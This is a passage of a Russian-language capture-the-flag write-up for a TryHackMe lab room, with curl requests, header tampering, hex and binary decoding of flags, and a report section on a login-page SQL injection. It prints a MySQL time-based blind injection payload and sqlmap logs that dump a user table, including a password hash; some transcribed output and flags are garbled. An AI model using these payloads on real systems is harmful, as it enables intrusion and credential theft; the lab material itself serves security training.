5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36	5 Vary: Accept-Encoding
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	6 Content-Length: 283
7 Referer: http://10.10.131.134/ready/	7 Keep-Alive: timeout=5, max=100
8 Accept-Encoding: gzip, deflate, br	8 Connection: Keep-Alive
9 Cookie: Invited=0	9 Content-Type: text/html
10 Connection: keep-alive	10
	11 <html>
	12 <title>
	13 Congratulation
	14 </title>
	15 <h1 style="text-align:center">
	16 Congratulation!You just ended the world
	17 </h1>
	18 <p style="text-align:center">
	19
	20 </p>
	21
	22
	23 <p style="text-align:center">
	24 Happy? Take the egg now. Easter 13: THM(1_c4n'7_b3l13v3_17)
	25 </p>
	26 </html>
	27


17) Теперь я нашел страницу /free_sub. Из подсказки мы узнаем, что надо использовать Referer: tryhackme.com:

- Результат:



18) Теперь нам говорят temper the html. Смотрим:


- Результат:



```
(kolya080808 Nikolapc) ~
$ curl -s -d "dinner=egg" http://10.10.114.128
<!DOCTYPE html>
<html>
  <head>
    <title>360 No Scope!</title>
    <h1>Let's get party! Erm...mmmmmmmmmm</h1>
    <script src="jquery-9.1.2.js"></script>
    <style>
      body {
        background-image: url('static.gif');
      }
    </style>
    
  </head>
  <body>
    <h2>DID you know: Banging your head against a wall for one hour burns 150 calories.</h2>
    <p></p>
    <h2> Who are you? Did I invite you?</h2>
    <hr><hr><hr><hr><hr><hr>
    <p>Psst....psst.. hey dude.....do you have extra cash</p>
    <p>Please buy me one iphone 11....I'm poor, link down below.</p>
    <h4>You need Safari 13 on iOS 13.1.2 to view this message. If you are rich enough</h4>
    <a href="https://www.apple.com/iphone-11/"></a>
    <br><br>
    
    <br>
    <h3>Spin me right now, spin me right now</h3>
    <h1>Ohhhhhh... Did you subscribe to Tryhackme? Is a great platform</h1>
    <h3>Thanks to them, I able to make this so call 'weird' room!!!!!!</h3>
    <a href="/free_sub"><h2>Btw, I got a free gift for you, Perhaps a subscription voucher. Claim now!</h2></a>
    <hr><hr><hr><hr>
    <h3>Is dinner time boiiiiiiiiii</h3>
    
    <h2>Let see the menu, huh.....</h2>
    <form method="POST">
      <select name="dinner">
        <option value="salad">salad</option>
        <option value="chicken sandwich">chicken sandwich</option>
        <option value="tyre">tyre</option>
        <option value="DesKel">DesKel</option>
      </select>
      <br><br>
      <button name="submit" value="submit">Take it!</button>
    </form>
    <p>You found the secret menu, take the easter 11: THM{366y_b4k3y} <h1 style="color:red">Press this button if you wishes to watch the world burn!!!!!!!!!!!!!!</h1>
    <a href="/ready"><p style="text-align:center"></p></a>
    <!-- Bruh, you sure about that? -->
  </body>
</html>
```


19) Теперь нам говорят fake js file. Смотрим даваскрипт файлы сайта:

- Результат:



```
1 function ahem()
2 {
3   str1 = '4561737465722031322069732054484d7b68316464336e5f6a35f66316c337d';
4   var hex = str1.toString();
5   var str = '';
6   for (var n = 0; n < hex.length; n += 2) {
7     str += String.fromCharCode(parseInt(hex.substr(n, 2), 16));
8   }
9   return str;
10 }
11
```

Запускаем функцию:



```
1 function ahem()
2 {
3   str1 = '4561737465722031322069732054484d7b68316464336e5f6a35f66316c337d';
4   var hex = str1.toString();
5   var str = '';
6   for (var n = 0; n < hex.length; n += 2) {
7     str += String.fromCharCode(parseInt(hex.substr(n, 2), 16));
8   }
9   return str;
10 }
11 console.log(ahem());
```

STDIN

Input for the program (Optional)

Output:

Easter 12 is THM{11dd3n_js_f113}

20) Теперь нам говорят embed image code. Ну мы просто его получаем и в CyberChef декодируем:

Guess the combination

Your answer:

abcdefghijklmnopqrstuvwxyz

Your hash: 89 90 91 92 93 94 95 41 42 43 75 76 77 78 79 80 81 10 11 12 13 14 15 16 17 18

hints: 51 89 77 93 126 14 93 10

Guess the combination

Your answer:

GameOver

Good job on completing the puzzle, Easter 15: THM{ju57_4_64m3}

Your hash: 51 89 77 93 126 14 93 10

hints: 51 89 77 93 126 14 93 10

22) Потом логичным решением будет проверить, есть ли /game2:

- Результат:

```
1 GET /game2/ HTTP/1.1
2 Host: 10.10.114.128
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
6 Chrome/130.0.6723.70 Safari/537.36
7 Accept:
8 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Accept-Encoding: gzip, deflate, br
10 Cookie: invited=0
11 Connection: keep-alive

1 HTTP/1.1 200 OK
2 Date: Thu, 05 Dec 2024 06:51:50 GMT
3 Server: Apache/2.2.22 (Ubuntu)
4 X-Powered-By: PHP/5.3.10-1ubuntu3.26
5 Vary: Accept-Encoding
6 Content-Length: 663
7 Keep-Alive: timeout=5, max=100
8 Connection: Keep-Alive
9 Content-Type: text/html
10
11 <html>
12 <head>
13 <title>
14 Game 2
15 </title>
16 <h1>
17 Press the button simultaneously
18 </h1>
19 </head>
20 <body>
21 <form method="POST">
22 <input type="hidden" name="button1" value="button1">
23 <button name="submit" value="submit">
24 Button 1
25 </button>
26 </form>
27 <form method="POST">
28 <input type="hidden" name="button2" value="button2">
29 <button name="submit" value="submit">
30 Button 2
31 </button>
32 </form>
33 <form method="POST">
34 <input type="hidden" name="button3" value="button3">
35 <button name="submit" value="submit">
36 Button 3
37 </button>
38 </form>
39 </body>
40 </html>
```

Нажимаем кнопки одновременно:

```
(kolya080808@ Nikolapc) ~  
$ curl -d "button1=button1&button2=button2&button3=button3" -X POST http://10.10.114.128/game2/  
<html>  
  <head>  
    <title>Game 2</title>  
    <h1>Press the button simultaneously</h1>  
  </head>  
  <body>  
  
    <form method="POST">  
      <input type="hidden" name="button1" value="button1">  
      <button name="submit" value="submit">Button 1</button>  
    </form>  
  
    <form method="POST">  
      <input type="hidden" name="button2" value="button2">  
      <button name="submit" value="submit">Button 2</button>  
    </form>  
  
    <form method="POST">  
      <input type="hidden" name="button3" value="button3">  
      <button name="submit" value="submit">Button 3</button>  
    </form>  
    Just temper the code and you are good to go. Easter 16: THM{73mp3r_7h3_h7ml}    </body>  
</html>
```

23) В этом случае надо просто тупо декодировать:

- Результат:

Binary to Decimal converter

From	To
Binary	Decimal
Enter binary number	
100010101100001011100110111010001100 2	
= Convert × Reset ↕ Swap	
Decimal number (77 digits)	
467371614600753878380393255222692 01190105981 10	
Decimal from signed 2's complement	
N/A	

Decimal to Hexadecimal converter

From To

Enter decimal number

Hex number (64 digits)

Hex signed 2's complement

Download CyberChef [Download CyberChef](#) Last build: A month ago - Version 10 is here! Read about the new features [here](#) [Options](#)

Operations

Favourites ☐

- To Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy
- Fork
- Magic
- Data format
- Encryption / Encoding

Recipe

Input

Output


24) Так, а сейчас надо разобраться что значит "Request header. Format is egg:Yes":

```
(kolya080808@Nikolapc)~  
$ curl -s -H "egg: Yes" http://10.10.114.128  
<!DOCTYPE html>  
<html>
```

[illegible]

25) Сейчас надо перейти на страницу /small:

- Результат:



26) Ну и последнее, нам подсказывают напоследок, что надо сделать:

- Результат:

```
(kali: root@kali:~# ssh login to hide this message)
[kolya@000000 Nikolaiac] ~
$ curl -s -d "username=Deskel&password=heIsDumb" http://10.10.131.134 | grep 'easter 20'
<h3> Hey! I got the easter 20 for you. I leave the credential for you to POST (username=DesKel, password=heIsDumb). Please, I beg you. Don't let him know.</h3>

[kolya@000000 Nikolaiac] ~
```

```
<!--I want to play a game,eh?-->

<br>
<a href="/game1"><h2>GAME 1</h2></a>
<br>
<a href="/game2"><h2>GAME 2</h2></a>
<br><br><br><br><br>
<h3>EXPLODING RAINBOW.....</h3>

<!--Easter 17-->
<button onclick="nyan()">Mulfunction button</button><br>
<p id="nyan"></p>

<script>
function catz(){
    document.getElementById("nyan").innerHTML = "10001010100001011100101110100010010101110010001000000010001001101100111010001000000010100010010000100110111011010100010101010101101100100000001011111011"
}
</script>

<h2>Sometime, you just need to say 'YES' to the 'egg'. The page will definately roll the egg for you</h2>

<h1>DID YOU KNOW: All swans in England belong to the queen. </h1>

<h3> Hey! I got the easter 20 for you. I leave the credential for you to POST (username=DesKel, password=heIsDumb). Please, I beg you. Don't let him know.</h3>
Okay, you pass. Easter 20: HH[0]m45 m3 all alone) <br><br><br>
< style="text-align:center"> That's all! Thank you!</h3>
< style="text-align:center;"></p>
<p>Hello there, thank you for taking part the CTF collection Vol.2. The room is created by me (cough), DesKel. Hope you enjoy the room and remember upvote it if you like it. Bye bye :</p>
<p>Deskel is too lazy to beautify the web, please Forgive him </p>
</body>
</html>
```

PoC:

```

[!] starting @ 22:31:09 /2024-12-04/

[22:31:09] [INFO] parsing HTTP request from './request.xml'
[22:31:09] [INFO] resuming back-end DBMS 'mysql'
[22:31:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=asdasd' AND (SELECT 9349 FROM (SELECT(SLEEP(5)))wgSr) AND 'nlmo'='nlmo&password=asdass&submit=submit
---
[22:31:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[22:31:09] [INFO] fetching SQL SELECT statement query output: 'select username,password from user'
[22:31:09] [INFO] the SQL query provided has more than one field. sqlmap will now unpack it into distinct queries to be able to retrieve the output even if we are going blind
[22:31:09] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[22:31:13] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
Y
the SQL query provided can return 2 entries. How many entries do you want to retrieve?
[a] All (default)
[#] Specific number
[q] Quit
> a
[22:31:38] [INFO] retrieved:
[22:31:43] [INFO] adjusting time delay to 2 seconds due to good response times
yes
[22:32:07] [ERROR] invalid character detected. retrying..
[22:32:07] [WARNING] increasing time delay to 3 seconds
no
[22:32:43] [INFO] retrieved: 05f
[22:33:38] [ERROR] invalid character detected. retrying..
[22:33:38] [WARNING] increasing time delay to 4 seconds
0072ba3440015
[22:36:31] [ERROR] invalid character detected. retrying..
[22:36:31] [WARNING] increasing time delay to 5 seconds
0aa71b08000
[22:39:41] [ERROR] invalid character detected. retrying..
[22:39:41] [WARNING] increasing time delay to 6 seconds
0
[22:40:03] [ERROR] invalid character detected. retrying..
[22:40:03] [WARNING] increasing time delay to 7 seconds
70d1b
[22:41:34] [INFO] retrieved: Skidy
[22:41:23] [INFO] retrieved: He is a nice guy, say h
[22:53:35] [ERROR] invalid character detected. retrying..
[22:53:35] [WARNING] increasing time delay to 8 seconds
hello for me
select username,password from user [2]:
[*] Deskel, 05f3672ba34400136aa71b0800070d1b
[*] Skidy, He is a nice guy, say hello for me

[22:58:59] [INFO] fetched data logged to text files under '/home/kolya880808/.local/share/sqlmap/output/10.10.131.134'
[22:58:59] [WARNING] your sqlmap version is outdated

[*] ending @ 22:58:59 /2024-12-04/

```

(пункт 9)

CVSSv3 Score: 7.9 (Critical)

Описание:

В данном случае sql injection связана со входом. На странице /login можно получить доступ к базе данных без каких-то особых знаний.

Воспроизведение уязвимости:

```

--(kolya080808 Nikolapc) [~/sqlmap-1.5]
$ python2.7 sqlmap.py -r ../request.xml -D THM_f0und_m3 -T user --columns
[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not res-
ponsible for any misuse or damage caused by this program

[*] starting @ 22:20:41 /2024-12-04/

22:20:41 [INFO] parsing HTTP request from '../request.xml'
22:20:42 [INFO] resuming back-end DBMS 'mysql'
22:20:42 [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=asdasd' AND (SELECT 9349 FROM (SELECT(SLEEP(5)))wg5r) AND 'nlmo'='nlmo&password=asdas&submit=submit
---
22:20:42 [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
22:20:42 [INFO] fetching columns for table 'user' in database 'THM_f0und_m3'
22:20:42 [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
22:20:46 [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
22:21:03 [INFO] retrieved:
22:21:08 [INFO] adjusting time delay to 2 seconds due to good response times
usern
22:21:48 [ERROR] invalid character detected. retrying..
22:21:48 [WARNING] increasing time delay to 3 seconds
22:21:56 [ERROR] invalid character detected. retrying..
22:21:56 [WARNING] increasing time delay to 4 seconds
me
22:22:23 [INFO] retrieved: varchar
22:24:09 [ERROR] invalid character detected. retrying..
22:24:09 [WARNING] increasing time delay to 5 seconds
3
22:24:58 [ERROR] invalid character detected. retrying..
22:24:58 [WARNING] increasing time delay to 6 seconds
22:25:13 [ERROR] invalid character detected. retrying..
22:25:13 [WARNING] increasing time delay to 7 seconds
a)
22:26:04 [INFO] retrieved: password
22:29:19 [INFO] retrieved: varc"C
22:31:02 [WARNING] your sqlmap version is outdated

[*] ending @ 22:31:02 /2024-12-04/

```

```

[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not res-
ponsible for any misuse or damage caused by this program

[*] starting @ 22:31:09 /2024-12-04/

22:31:09 [INFO] parsing HTTP request from '../request.xml'
22:31:09 [INFO] resuming back-end DBMS 'mysql'
22:31:09 [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=asdasd' AND (SELECT 9349 FROM (SELECT(SLEEP(5)))wg5r) AND 'nlmo'='nlmo&password=asdas&submit=submit
---
22:31:09 [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
22:31:09 [INFO] fetching SQL SELECT statement query output: 'select username,password from user'
22:31:09 [INFO] the SQL query provided has more than one field. sqlmap will now unpack it into distinct queries to be able to retrieve the output even if we are going blind
22:31:09 [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
22:31:13 [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
2
the SQL query provided can return 2 entries. How many entries do you want to retrieve?
[a] All (default)
[#] Specific number
[q] Quit
> a
22:31:38 [INFO] retrieved:
22:31:43 [INFO] adjusting time delay to 2 seconds due to good response times
yes
22:32:07 [ERROR] invalid character detected. retrying..
22:32:07 [WARNING] increasing time delay to 3 seconds
ol
22:32:43 [INFO] retrieved: 05f
22:33:38 [ERROR] invalid character detected. retrying..
22:33:38 [WARNING] increasing time delay to 4 seconds
0672ba3440913
22:36:31 [ERROR] invalid character detected. retrying..
22:36:31 [WARNING] increasing time delay to 5 seconds
aa71b0800
22:39:41 [ERROR] invalid character detected. retrying..
22:39:41 [WARNING] increasing time delay to 6 seconds
s
22:40:03 [ERROR] invalid character detected. retrying..
22:40:03 [WARNING] increasing time delay to 7 seconds
70d1b
22:41:34 [INFO] retrieved: Skidy
22:41:23 [INFO] retrieved: He is a nice guy, say h
22:53:35 [ERROR] invalid character detected. retrying..
22:53:35 [WARNING] increasing time delay to 8 seconds
llo for me
select username,password from user [2]:
[*] Deske1, 05f3672ba34409136aa71b0800070d1b
[*] Skidy, He is a nice guy, say hello for me
22:58:59 [INFO] fetched data logged to text files under '/home/kolya080808/.local/share/sqlmap/output/10.10.131.134'
22:58:59 [WARNING] your sqlmap version is outdated


[*] ending @ 22:58:59 /2024-12-04/

```

Рекомендации по устранению:

- Посмотрите на [сайте owasp](#) как это происходит и [как это можно предотвратить](#).

Видео выполнения



[YouTube](#)